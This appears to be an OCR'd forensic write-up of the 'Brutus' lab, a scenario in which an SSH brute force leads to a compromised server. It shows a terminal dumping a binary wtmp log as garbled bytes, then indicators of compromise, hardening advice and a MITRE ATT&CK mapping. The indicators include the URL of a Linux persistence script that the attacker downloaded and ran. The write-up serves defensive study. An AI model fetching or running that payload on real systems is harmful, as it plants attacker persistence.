kali@kali: ~/Downloads/Brutus


File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$ ls
auth.log  failed-users  utmp.py  wtmp

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$ cat wtmp
~~~reboot6.2.0-1017-awsB◆ePH
                    YttyS0tyS0YB◆e◆YttyS0tyS0LOGINYB◆e◆jtty1tty1jB◆e◆9jtty1tty1LOGINjB◆e◆95~~~runlevel6.2.0-1017-aws!B◆e◆
                                                                                                                    pts/0ts/0ubuntu203.101.190.9vB◆eri◆e
◆      pts/0◆B◆eX◆pts/0ts/0root203.101.190.9◆B◆eP
                                                  ◆e◆   |pts/0ZU◆e◆}◆◆
                                                                  pts/0ts/0root203.101.190.9◆◆◆e;◆e◆ ◆◆
                                                                                                  ttyS0tyS0◆◆
                                                                                                        q◆e◆◆◆◆
                                                                                                                ttyS0tyS0LOGIN◆◆
                                                                                                                                q◆e◆◆2◆
                                                                                                                                      pts/1ts/1root203.101
.190.9G◆◆e"
◆e◆     ◆◆
        pts/1j◆◆eX◆◆◆
                    pts/1ts/1root203.101.190.9c◆◆e
◆
 ◆e◆   Y◆
        pts/1◆◆◆e◆◆
                  V◆
                    pts/0◆◆◆e◆◆
                              ~~~shutdown6.2.0-1017-aws◆e◆~~~reboot6.2.0-1018-awsk
◆e\
   ◆ttyS0tyS0◆w
◆eJh◆ttyS0tyS0LOGIN◆w
◆eJh◆tty1tty1◆w
◆e◆+◆tty1tty1LOGIN◆w
◆e◆+5~~~runlevel6.2.0-1018-awsy
◆e◆/pts/0ts/0root203.101.190.9

◆eS◆A◆◆ pts/1$◆e◆       k     ◆eiQ◆e◆   ◆       pts/1ts/1root65.2.161.68
pts/1ts/1cyberjunkie65.2.161.68/◆e◆AA◆D

┌──(kali㉿kali)-[~/Downloads/Brutus]
└─$
```





📌 Indicators of Compromise (IOCs)

Type	Value
IP Address	65.2.161.68
Attacker OSINT	AWS EC2, Mumbai
Usernames	root (initial), cyberjunkie (persistence)
Payload URL	`https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`
Timestamps	`2024-03-06 06:32:45` → `06:37:34 UTC`
Session ID	37

⚠️ Defensive Gaps Identified

- ❌ No SSH brute-force protection (fail2ban not detected)
- ❌ Weak or reused passwords for privileged users
- ❌ No monitoring or alerts on user account creation or sudoers file modification
- ❌ No command logging (auditd or bash history) evident from provided logs

🛡️ Recommendations

✅ SSH Hardening

- Implement `fail2ban` or equivalent rate-limiting tools
- Enforce key-based authentication
- Restrict root login via SSH

✅ Account Monitoring

- Monitor `/etc/passwd`, `/etc/shadow`, and `/etc/sudoers` for changes
- Log and alert on new user creation

✅ Threat Intel Integration

- Block known brute-force IPs (e.g., AWS cloud-hosted attack ranges)
- Integrate open-source feeds like AbuseIPDB or GreyNoise

✅ Log Visibility

- Enable command auditing (e.g., `auditd`)
- Ship logs to centralized SIEM (Splunk, ELK, Sentinel)

🧩 Final MITRE ATT&CK Mapping

Stage	Technique Name	ID
Initial Access	Brute Force - Password Guessing	T1110.001
Execution	Bash	T1059.004
Persistence	Create Account - Local	T1136.001
Privilege Escalation	Valid Accounts	T1078
Defense Evasion	Modify User Groups	T1098.001
Command & Control	Remote Payload via curl	T1105

🧠 Summary

This project demonstrates how an attacker leveraged weak SSH credentials to brute force into a Confluence server, established persistence via account creation, and executed malicious payloads via remote download. Using basic Linux log parsing, I reconstructed the entire attacker timeline, validated compromises, and mapped observed behavior to the MITRE ATT&CK framework.